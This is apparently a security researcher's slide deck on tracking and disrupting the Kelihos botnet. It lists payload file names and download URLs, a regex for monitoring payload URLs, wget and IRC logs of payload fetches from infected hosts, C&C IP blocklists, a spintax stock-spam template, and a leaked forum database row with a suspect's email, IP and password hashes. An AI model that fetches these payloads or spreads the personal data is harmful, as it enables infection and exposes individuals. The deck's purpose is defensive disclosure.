
inkr001.exe  
keybex4.exe  
nothin3.exe  
rasta02.exe

cornel2.exe  
dexter1.exe  
goodtr2.exe  
↓

traff01.exe  
userid2.exe  
same7b1.exe

# Malware samples

- Domains & Payloads (payloads statistic)



Regular payloads

High rotated payloads

# Malware samples

~~Malware~~ **Must Die**

## Regular Payloads:

1. Original Kelihos binaries
2. Regular Malware affiliates payloads
3. Better AV detection rates
4. Stay longer in Kelihos Infected Peers
5. Easy Trace

## High Rotated Payloads:

1. Exchange Malware Affiliates binaries
2. Very low AV detection rates
3. Exists in short period time
4. Linked to the Exploit Kit, Downloader & Spambot of other threat.

# Malware samples

~~Malware~~ **Must Die**

- **VirusTotal report** calc.exe <http://bit.ly/18mEF6D>
- Payload repacked several times a day
- **VirusTotal report** cornel2.exe <http://bit.ly/19zCtrf>
- VT detection ratio got as low as 1/45
- rasta02.exe (3/45 on Sep 1) <http://bit.ly/18mIVpv>
- cornel2.exe (1/45 on Sep 1) <http://bit.ly/18mm0cV>

# Analysis for the weakness

- Domains & Payloads

Active distribution registrars:

<b>BizCN</b>	<b>321</b>
<b>INTERNET.BS</b>	<b>190</b>
<b>PDR</b>	<b>91</b>
<b>1API</b>	<b>68</b>
<b>REGGI</b>	<b>27</b>
<b>REGTIME</b>	<b>27</b>
<b>total</b>	<b>724</b>

PS: total domains now is 913 (keep on going)

The above data is sum up to mid Oct 2013

# Analysis for the weakness

- Domains & Payloads (Monitoring Base)

```
¥/[0-9]{1,3}¥.[0-9]{1,3}¥.[0-9]{1,3}¥.[0-9]{1,3}¥/
|([a-z]{5,6}[0-9]{1,2})|calc)¥.exe
```

Search: ¥/[0-9]{1,3}¥.[0-9]{1,3}¥.[0-9]{1,3}¥.[0-9]{1,3}¥/([a-z]{5,6}[0-9]{1,2})|calc)¥.exe


► Advanced settings:

96 results returned

Date (CET)	Alerts / IDS	URL
2013-09-26 02:23:24	0 / 0	http://209.102.242.50/calc.exe
2013-09-26 02:22:40	0 / 0	http://68.112.119.181/calc.exe
2013-09-26 01:10:11	0 / 3	http://178.151.5.191/userid2.exe
2013-09-26 01:09:17	0 / 3	http://178.151.5.191/traff01.exe
2013-09-26 01:07:51	0 / 3	http://178.151.5.191/rasta02.exe
2013-09-26 01:07:22	0 / 3	http://178.151.5.191/keybex4.exe
2013-09-26 01:05:45	0 / 3	http://178.151.5.191/calc.exe
2013-09-25 23:32:26	0 / 3	http://172.242.197.124/calc.exe

# Analysis for the weakness

- Domains & Payloads (Detection)



# Analysis for the weakness

- Domains & Payloads (Alerts)

to Roman ▾

>>> [OLTUZMAV.ME](http://OLTUZMAV.ME)|Nameservers:[NS1.OLTUZMAV.ME](http://NS1.OLTUZMAV.ME)

Nameservers:[NS2.OLTUZMAV.ME](http://NS2.OLTUZMAV.ME)

Nameservers:[NS3.OLTUZMAV.ME](http://NS3.OLTUZMAV.ME)

Nameservers:[NS4.OLTUZMAV.ME](http://NS4.OLTUZMAV.ME)

Nameservers:[NS5.OLTUZMAV.ME](http://NS5.OLTUZMAV.ME)

Nameservers:[NS6.OLTUZMAV.ME](http://NS6.OLTUZMAV.ME)|Sponsoring Registrar:Bizcn.com, Inc. R150-ME (471)

Last Updated by Registrar:Bizcn.com, Inc. R150-ME (471)|Domain Create Date:22-Sep-2013 22:16:28 UTC

Domain Last Updated Date:22-Sep-2013 22:22:36 UTC

Domain Expiration Date:22-Sep-2014 22:16:28 UTC

Last Transferred Date:|

>>> [OLTUZMAV.ME](http://OLTUZMAV.ME)

46.147.129.50

61.26.167.12

61.58.78.96

176.104.238.22

94.153.119.106

37.115.17.179

--2013-09-26 21:18:49-- <http://oltuzmav.me/calc.exe>

Resolving [oltuzmav.me](http://oltuzmav.me) ([oltuzmav.me](http://oltuzmav.me))... 195.114.155.160

Connecting to [oltuzmav.me](http://oltuzmav.me) ([oltuzmav.me](http://oltuzmav.me))|195.114.155.160|:80... connected.

HTTP request sent, awaiting response... 200

Length: 819200 (800K) []

Saving to: 'calc.exe'

28% [=----->



# **Full Disclosure of the Actors & ID**

# Disclosure of Operation (Result)

Domain Reseller Email ID ( total is gmail addresses)


**CENCORED  
FOR SECURITY PURPOSE**

# Disclosure of Operation (Result)

Spam Templates Order Evidence

**CENCORED  
FOR SECURITY PURPOSE**

# Disclosure of Operation (Result)




# Disclosure of Operation (Result)

{The Apple Company|Apple|The Apple} {has presented|has demonstrated|has shown|has introduced|has recommended|has offered} {its new|its latter-day|the new-developed|its new-made|its fresh|its most recent} iPhone 5S and iPhone 5C, which {have not impressed|have not affected|have little effect on|have not moved|have not struck} the {investors|providers of financing|providers of capital|fund clients|business sponsors|capital providers|financiers|obligees|backers}.

{But|However|Fortunately|Nevertheless|All the same|Still}, we {came to know about|found out about|discovered|got to learn about|got to hear about|got the wind of} {a confidential|a secret|an inside|an undercover|a non-public|a private} {novelty|new product|innovation|recent development|specialty|newly-designed product|newcomer} (gadget), which {is developed|is created|is designed|is produced|is worked out|is elaborated} in Cupertino (the {Main Office|Head-Office|Headquarter|Principal Place of Business|Principal Business Office|General Headquarter|Central Office|Principal Office} of {Apple|the Apple Company|the Company|the Apple}). {Everybody|Everyone|All the people} will {need|require|sought for|have interest in} this {innovation|new product|novelty|newcomer|undercover|recent development|newly-designed product} ({in a year|during a year|within a year|through a year|during the course of a year|throughout a year}, it {will be used|will be put in use|will be utilized|will be put on|will be applied} by {all the people|everyone|everybody}).

{Now|Presently|Just now|Today|Right now}, {it's high time|the time is ripe|it's about time|is the perfect timing} to {buy|purchase|acquire|get|obtain|take possession of|get hold of} the Apple's {shares|securities|equity|stock|shareholding|capital stock|actions|shares of stock|shares of corporate stock|corporate stock|stocks}. {They|The shares|These stocks|The Company's capital stock|The shareholding|These securities|The Company's equity} will {grow|go up|increase} in {price|value} {soon|quick|quite soon|fast|very soon}!

# Disclosure of Operation (Result)



# Disclosure of Operation (Result)

Kelihos Promotion campaign Forum's ID / SQL Dump ;-))

I had to put my own hand to be sure about the database that I sent.  
We get the whole sql database of the related carder forum, is attached in the 7.zip.

The blob extracted is as per previous sent:

```
(46130, 'drollime', 3, 'silichandriy@gmail.com', 1357492409, '213.87.130.63', 0, NULL, 1, '3', NULL, NULL, 0, 1, 1357492651, '0', 1, 1, 0, 0, 0, 0, 0, 0, 0, 1, NULL, 1357492409, 1357493787, 0, 0, '0', 'offline', '0', '0&1', 'a:0: {}', '', '', '46e441fc9eb83c378171ca0dbbf2a22d', 1358097209, NULL, 0, 1, 'drollime', 'drollime', 0, NULL, 0, 'drollime', 'drollime', NULL, 0, 16, 'ed94a22950f7d8f6900a909463aab2c1', '.rJrO', 0, 'flash', 0, 0, '', 0, '0,0', NULL, '', '', '', 0, 0, '', NULL, NULL, 0, NULL, NULL, '', '', 0, 0, 0, 0),
```

The string of 1357492409 is UNIX time Which means: **Sun, 06 Jan 2013 17:13:29 GMT**

-----POINT----

This is the positive data. He was using the IP address 213.87.130.63 on: **Sun, 06 Jan 2013 17:13:29 GMT**. With trailing the connection information of that IP on that date we will know how he connect internet from which account in 6 months ago.

-----END OF POINT----

# Disclosure of Operation (Result)

## CNC Servers

```
GNU nano 2.2.6 File: blacklist.txt

// DISCLOSURE OF KELIHOS BOTNET
// CNC SERVER IN DEUTCHLAND / GERMANY:

Kelihos CnC IP ADDRESSES:

1. DE-7 5.61.37.239 (alive!)
2. DE-7 5.61.38.34 (alive!)
3. DE-7 5.61.38.33 (alive!)
4. DE-7 5.61.38.32 (alive!)
5. DE-7 5.61.38.31 (alive!)
6. DE-7 5.61.38.30 (alive!)

Network: LeaseWeb
Hoster: Inferno Solution
Customer name: П е т р С е р г е е н к о
(Piotr Shareenka) <-- Moronz Fake Name

// PLEASE SHUTDOWN, BLOCK, AND - █
// HELP TO NUKE THESE IP DOWN!!

#MALWAREMUSTDIE!! OP #KELIHOS TEAM
```

```
GNU nano 2.2.6 File: blacklist.txt

// DISCLOSURE OF KELIHOS BOTNET
// CNC SERVER IN NETHERLANDS:

85.17.31.69
82.192.91.11
95.211.22.199
95.211.58.238
37.1.207.80

// PLEASE SHUTDOWN, BLOCK, AND
// HELP TO NUKE THESE IP DOWN!!

#MALWAREMUSTDIE!! OP #KELIHOS TEAM
█
```





# Disclosure of Operation (Result)

We PWNEED their CNC ;-)

**CENCORED  
FOR SECURITY PURPOSE**

# Disclosure of Operation (Result)

Other Malware Collaborated; COOKIEBOMB

i.e. <http://malware.dontneedcoffee.com/2013/09/cookie-bomb-iframe-way.html>

The contact info is:

Jabber(XMPP): jabber @ honese.com

ICQ: 104967

nslookup honese.com

Server: 202.238.95.24

Address: 202.238.95.24#53

Non-authoritative answer:

Name: honese.com

Address: 5.61.38.34 <=== is in this list

Special thank's to @kafeine for the post!



# Disclosure of Operation (Result)

Another Malware Collaborated;

**CENCORED  
FOR SECURITY PURPOSE**

# Disclosure of Operation (Result)

ID Of The Bad Actor

**CENCORED  
FOR SECURITY PURPOSE**

# **What is the efficient way to Neutralize Kelihos?**

# Let's Stop Payloads Distribution

- STOPPING THE INFECTED PEER? NO
- STOPPING THE PAYLOAD? YES! ☺

# Let's Stop Payloads Distribution

```


Status ##DCG893JP x ##dgc893 x ##DCG893GE x ##DCG893RU x
(no topic set)
[03:27] <mmd0x01> Read error (Operation timed out) in headers.
[03:27] <mmd0x01> 75.118.67.68|Fri Nov 15 03:27:24 JST 2013|d118-75-68-67.col.wideopenwest.com.|
WOWWAY.COM | WIDEPENWEST OHIO
[03:27] <mmd0x01> 2013-11-15 03:27:36 URL:http://75.118.67.68/calc.exe [1050624/1050624] -> "/de
[03:28] <mmd0x01> 97.81.105.174|Fri Nov 15 03:28:05 JST 2013|97-81-105-174.dhcp.athn.ga.charter.
CHARTER.NET | CHARTER COMMUNICATIONS
[03:28] <mmd0x01> Read error (Operation timed out) in headers.
[03:29] <mmd0x01> 98.229.21.68|Fri Nov 15 03:29:34 JST 2013|c-98-229-21-68.hsd1.ma.comcast.net.|
COMCAST CABLE COMMUNICATIONS INC.
[03:29] <mmd0x01> Read error (Operation timed out) in headers.
[03:30] <mmd0x01> 207.198.124.110|Fri Nov 15 03:30:11 JST 2013||13768 | 207.198.124.0/22 | PEER1
[03:30] <mmd0x01> 2013-11-15 03:30:14 URL:http://207.198.124.110/calc.exe [1050624/1050624] -> "
[03:30] <mmd0x01> 98.229.21.68|Fri Nov 15 03:30:49 JST 2013|c-98-229-21-68.hsd1.ma.comcast.net.|
COMCAST CABLE COMMUNICATIONS INC.
[03:31] <mmd0x01> 2013-11-15 03:30:50 URL:http://98.229.21.68/calc.exe [193/193] -> "/dev/null"
[03:31] <mmd0x01> 207.198.124.110|Fri Nov 15 03:31:02 JST 2013||13768 | 207.198.124.0/22 | PEER1
[03:31] <mmd0x01> 2013-11-15 03:31:10 URL:http://207.198.124.110/calc.exe [1050624/1050624] -> "
[03:31] <mmd0x01> 207.198.124.110|Fri Nov 15 03:31:16 JST 2013||13768 | 207.198.124.0/22 | PEER1
[03:31] <mmd0x01> 2013-11-15 03:31:20 URL:http://207.198.124.110/calc.exe [1050624/1050624] -> "
[03:32] <mmd0x01> 74.135.38.33|Fri Nov 15 03:31:52 JST 2013|| | | US | MYINSIGHT.COM | INSIG
[03:32] <mmd0x01> 2013-11-15 03:32:01 URL:http://74.135.38.33/calc.exe [1050624/1050624] -> "/de
[03:33] <mmd0x01> 97.81.105.174|Fri Nov 15 03:33:03 JST 2013|97-81-105-174.dhcp.athn.ga.charter.

```

All of the peers Kelihos proxy are giving link of Payloads

Before....

# Let's Stop Payloads Distribution



**502 Bad Gateway**

nginx/1.2.6

First CnC takedown effect is, all payload returned w/ 502

After....



# Let's Stop Payloads Distribution

```

Status ##DCG893JP X ##dgc893 X ##DCG893RU X ##DCG893GE X ##DCG893PL X ##DCG893IN X
(no topic set)
[01:13] <@mmd0x07> Read error (Connection reset by peer) in headers.
[01:13] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:13:08 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:13] <@mmd0x07> No data received.
[01:13] <@mmd0x07> 93.100.36.135|Tue Dec 3 01:13:47 JST 2013|93.100.36.135.pool.sknt.ru.|35807 | 93.100.0.0/17 | SKYNET-SPB | RU
SKYNET LTD.
[01:13] <@mmd0x07> No data received.
